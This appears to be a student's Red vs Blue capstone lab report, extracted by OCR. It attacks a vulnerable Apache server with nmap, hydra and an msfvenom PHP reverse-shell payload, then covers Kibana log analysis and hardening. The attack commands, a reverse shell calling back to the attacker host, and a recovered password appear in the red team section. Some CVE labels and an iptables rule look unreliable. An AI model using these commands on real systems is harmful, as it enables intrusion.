Capstone Engagement


Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask:255.255.255.0
Gateway:10.0.0.1

Machines
IPv4:192.168.1.1
OS: Windows
Hostname: Red vs Blue - ML-REFVM-684427

IPv4: 192.168.1.90
OS: Kali GNU/Linux
Hostname:Kali

IPv4:192.168.1.100
OS: Ubuntu 18.04.1 LTS
Hostname:ELK

IPv4:192.168.1.105
OS: Ubuntu 18.04.1 LTS
Hostname:Capstone

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-REFVM-684427 (Hyper-V Azure machine)	192.168.1.1	NATSwitch(JumpBox)
Kali	192.168.1.90	Attacking machine used for pen test
ELK	192.168.1.100	Network Monitoring Machine running Kibana Logs data from capstone machine
Capstone	192.168.1.105	Target machine replicating a vulnerable server

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Open web Port 80 with public access CVE-2019-6579	*Port 80 is most commonly used for web communication and if left open it can allow public access.*	*The vulnerability allows access into the web servers. FIles and folders are readily accessible. Secret folders and files can be found.*
Apache Directory Listing CVE-2007-0450	Allows the attacker to reveal the IP address and secret folder	Confidential information was revealed.
Brute-Force Attack	Attack that checks all possible combinations of usernames and passwords until successful.	Use the rockyou.txt to run against common passwords to find one that worked to gain unauthorized access.
Reverse-shell backdoor CVE-2019-13386	Allows attacker to send reverse shell payload on a web server.	Gained remote access to the Capstone machine.

Exploitation: Open Web Port 80 CVE-2019-6579

01

Tools & Processes

Nmap scan: Command used
Nmap 192.168.1.0/24
Nmap -sS -A 192.168.1.0/24

Webserver:
192.168.1.105/meet_our_team/ashton.txt

02

Achievements

Nmap scanned 256 IP addresses: I found 4 hosts up:

Port **22** and **80** are open.

The discovered files on meet_our_team/**ashton.txt**

The ashton.txt allowed the discovery of the secret folder at **/company_folders/secret_folder**

03

```
root@Kali:~# nmap 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-04-27 21:03 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00068s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2179/tcp open  vmrdp
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.00060s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
9200/tcp open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.00062s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap scan report for 192.168.1.90
Host is up (0.0000080s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (4 hosts up) scanned in 5.98 seconds
root@Kali:~#
```

Exploitation: Brute-Force Attack

01

Tools & Processes

I used Hydra which is already pre-installed on Kali Linux. I also required a password list –in this case I used rockyou.txt

Command: $ hydra -l ashton-P /root/Downloads/rockyou.txt -s 80 -f 192.168.1.105 http-get /company_folders/secret_folder

A hash of the Ryan's password was found

02

Achievements


Password for Ashton was tested against the common password dictionary "rockyou"

Access to the /secret_folder

Access to /webdav system

Ryan's password.dav was found: linux4u

03



Exploitation: Reverse Shell Backdoor [CVE-2019-13386]

01

Tools & Processes

Created and uploaded

~# msfvenom -p
php/meterpreter/reverse_tcp
LHOST=192.168.1.90 LPORT=4444 >
shell.php

Established remote listener.Executed reverse shell backdoor on Capstone Apache server.

meterpreter> shell >find / -name flag.txt
2>/dev/null >cat flag.txt

02

Achievements

Created a reverse shell payload and move it to webDAV server as Ryan

Listen to the host and port


Once the payload is executed, the attacker can listen to the

Capstone server (192.168.1.105)

Flag file was discovered <result of cat>:
b1ng0w@5h1sn@m0

```
meterpreter > cat flag.txt
b1ng0w@5h1sn@m0
```

03



Blue Team


Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

- The scan occurred on April 21, 2022 @ about 6pm
- 147,306 hits were made from 192.168.1.90
- The file to connect_to_corp_server was requested and returned.
- The file contained instructions for the connections to the WebDav server, as well as the username: ryan, and the hash password to use.

147,306 hits


Apr 22, 2022 @ 18:08:18.511 - Apr 23, 2022 @ 18:08:18.511 — Auto



Time	_source
Apr 23, 2022 @ 18:08:10.004	@timestamp: Apr 23, 2022 @ 18:08:10.004 type: flow host.name: Kali network.transport: tcp network.community_id: 1:85fgHiirJwydc5H6VYbpK9VINR8= network.bytes: 169.6MB network.packets: 33,380 network.type: ipv4 source.packets: 21,345 source.bytes: 166.2MB source.ip: 192.168.1.90 source.port: 49632 flow.final: false flow.id: EAT/////AP//////CP8AAAHAqAFawKgBZODB8CM agent.type: packetbeat agent.version: 7.8.0 agent.hostname: Kali agent.ephemeral_id: 2fe72215-0a73-4e47-93a2-150444270a40 agent.id: 26444e58-c83e-4d56-854f-bd90ace159df agent.name: Kali destination.packets: 12,035 destination.bytes: 3.4MB destination.ip: 192.168.1.100 destination.port: 9200 event.action: network_flow event.start: Apr 23, 2022 @ 16:59:16.041

Analysis: Finding the Request for the Hidden Directory

- The request occurred around 2032 on April 16, 2022 with about 16,023 requests
- The “secret_folder” contained a hash password for the employee’s credentials (Ryan).
- It contained a folder called “connect_to_server_corp” which was requested 4 times.



Analysis: Uncovering the Brute Force Attack

- There were 16,023 requests made by Brute Force(hydra)
- 2 requests were made by the attacker and were successful.

server.ip	192.168.1.105
server.port	80
source.bytes	163B
source.ip	192.168.1.90
source.port	47292
status	Error
type	http
url.domain	192.168.1.105
url.full	http://192.168.1.105/company_folders/secret_folder
url.path	/company_folders/secret_folder
url.scheme	http
user_agent.original	Mozilla/4.0 (Hydra)

2 @ 17:08:02.820 url.path: /company_folders/secret_folder @timestamp: Apr 23, 2022 @ 17:08:02.820 url.full: http://192.168.1.105/company_folders/secret_folder
url.scheme: http url.domain: 192.168.1.105 method: get destination.ip: 192.168.1.105 destination.port: 80 destination.bytes: 698B ecs.version: 1.5.0
source.ip: 192.168.1.90 source.port: 47290 source.bytes: 163B server.bytes: 698B server.ip: 192.168.1.105 server.port: 80
agent.ephemeral_id: 2fe72215-0a73-4e47-93a2-150444270a40 agent.id: 26444e58-c83e-4d56-854f-bd90ace159df agent.name: Kali agent.type: packetbeat

Top 10 HTTP requests [Packetbeat] ECS

View: Data

Download CSV


url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	16,023
http://192.168.1.105/company_folder/secret_folder	32
http://192.168.1.105/	2
http://192.168.1.105/company_folders/	2
http://192.168.1.105/company_folders/company_culture/	2


Rows per page: 20

1

Analysis: Finding the WebDAV Connection

- There were 38 requests made for the WebDav Directory
- The files that were requested were the password.dav and the shell.php
- Request methods include; GET, PUT, PROPFIND, and OPTIONS





Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

- An alert could be set to trigger when a large amount of traffic
- occurs in a short time from a single source IP that targets multiple ports.

What threshold would you set to activate this alarm?

- A possible threshold for this alert could be if any single IP address requests more than 10 requests per second and more than 10 seconds or 100 consecutive ping (ICMP) requests.

System Hardening

What configurations can be set on the host to mitigate port scans?

- Enable only the traffic needed to access internal hosts, deny everything else. Including the standard ports, such as TCP 80 for HTTP and ICMP for ping requests.
- Configure the firewall to look for potentially malicious behavior over time and have rules in place to cut off attacks if a certain threshold is reached, such as 10 port scans in one minute or 100 consecutive ping (ICMP) requests.

Describe the solution. If possible, provide required command lines.

- Create and setup IPtables for the firewall port blocking and scanning. An IDS like Kibana, or SPLUNK allows for an immediate alerting of port scan activity, thereby facilitating rapid response to the potential threats.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

- An alarm should be configured to trigger if any request is made for the hidden directories from outside the company's internal network. The hidden directories are for company use only and should not be accessible from outside the premises.
- Additionally, an alarm should trigger if sequential requests for the directories are made from a single IP address. An attacker could be probing the directories to see what is available, and that traffic should be blocked. Provide access to only the authorized users to the hidden directories.

What threshold would you set to activate this alarm?

- An appropriate threshold for sequential requests from a single IP address should be set for greater than 0 requests made. Send an email to the SOC Analyst when it's triggered by unknown IP.

System Hardening

What configuration can be set on the host to block unwanted access?

- Stronger usernames and password requirements for users that have access to the hidden directories.
- Encrypt the contents of the hidden directories, and its contents.
- Disable directories listing in the Apache.

Describe the solution. If possible, provide required command lines.

- Create a whitelist for authorized IP addresses.
- Make the folder private by changing permissions.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

- An alarm should be set to trigger if a predefined number of requests are issued to the server from a single IP address, especially if those requests result in **HTTP 401 (Unauthorized)** responses. Since the brute force attack requires a high number of requests to complete, this traffic could potentially be blocked before the password is guessed.
- Additionally, an alert should be set if any user on the system has several consecutive failed authentication attempts.

What threshold would you set to activate this alarm?

- An appropriate threshold should be set for greater than 50 requests from a single IP address in the span of 30 minutes.
- For consecutive failed authentication attempts, the alert should trigger if any user has more than 3 consecutive failed authentication attempts.

System Hardening

What configuration can be set on the host to block brute force attacks?

- Use unique user names, and stronger passwords. {
- Restricting access to authentication URLs
- Setting up a lockout after 3 consecutive failed attempts from the same IP address.
- Two-factor authentications for all users in the company.
- Using CAPTCHA (human vs. machine input)

Describe the solution. If possible, provide the required command line(s).

- Strong passwords are unique, long, and harder to guess.
- A requirement for brute force attacks is to send credentials so changing the login page URL can usually be enough to stop most automated tools.
- Attackers will only be able to try a few passwords.
- Two-factor authentication requires an additional code.
- CAPTCHAs prevents access by bots and auto tools

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

- An alarm should be set to trigger if any access to the WebDAV directory is made from outside the company's internal network.

What threshold would you set to activate this alarm?

- Any single instance would trigger an alarm, if the WebDAV directory is accessed, or possible of uploading of any files to the directory

System Hardening

What configuration can be set on the host to control access?

- The host should be configured to deny WebDAV uploads by default, and only allow uploads from a specific IP address. This can be accomplished using Apache's configuration files.
- Avoid storing instructions for accessing the server that can be accessed by a web browser.
- Make sure software patches are up to date.
- Disable WebDAV or make sure it's configured correctly.

Describe the solution. If possible, provide the required command line(s).

- Install Filebeat on host machine(s) for monitoring
- iptables -A INPUT -s **(trusted ip address)** –p tcp –m multiport! --dports 80,443 -j ACCEPT rvy

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

- Alert if invalid file types are uploaded to the web server.
- Alert if any port is open.
- Alert on any traffic that is not expected.

What threshold would you set to activate this alarm?

- An appropriate threshold should be set for each singular instance of a file uploaded to the server from outside of the company's internal network. If the file comes from the internal network and has a suspicious name, like "xxxxxx.php", the alert should also trigger.

System Hardening

What configuration can be set on the host to block file uploads?

- All file uploads from outside of the company's internal network should be blocked.
- Store uploaded files in a location not accessible from the web.
- Manage privileges of all users to control access to sensitive files.
- Have the file type validated when posted to the server and block all executable files.
- Have all the files run through an antivirus.

Describe the solution. If possible, provide the required command line.

- By having the file validated, it can prevent extension spoofing that is used to hide the file type. In conjunction with the sensitive folders on the server blocking executables, this would help prevent further reverse shells from working.

the End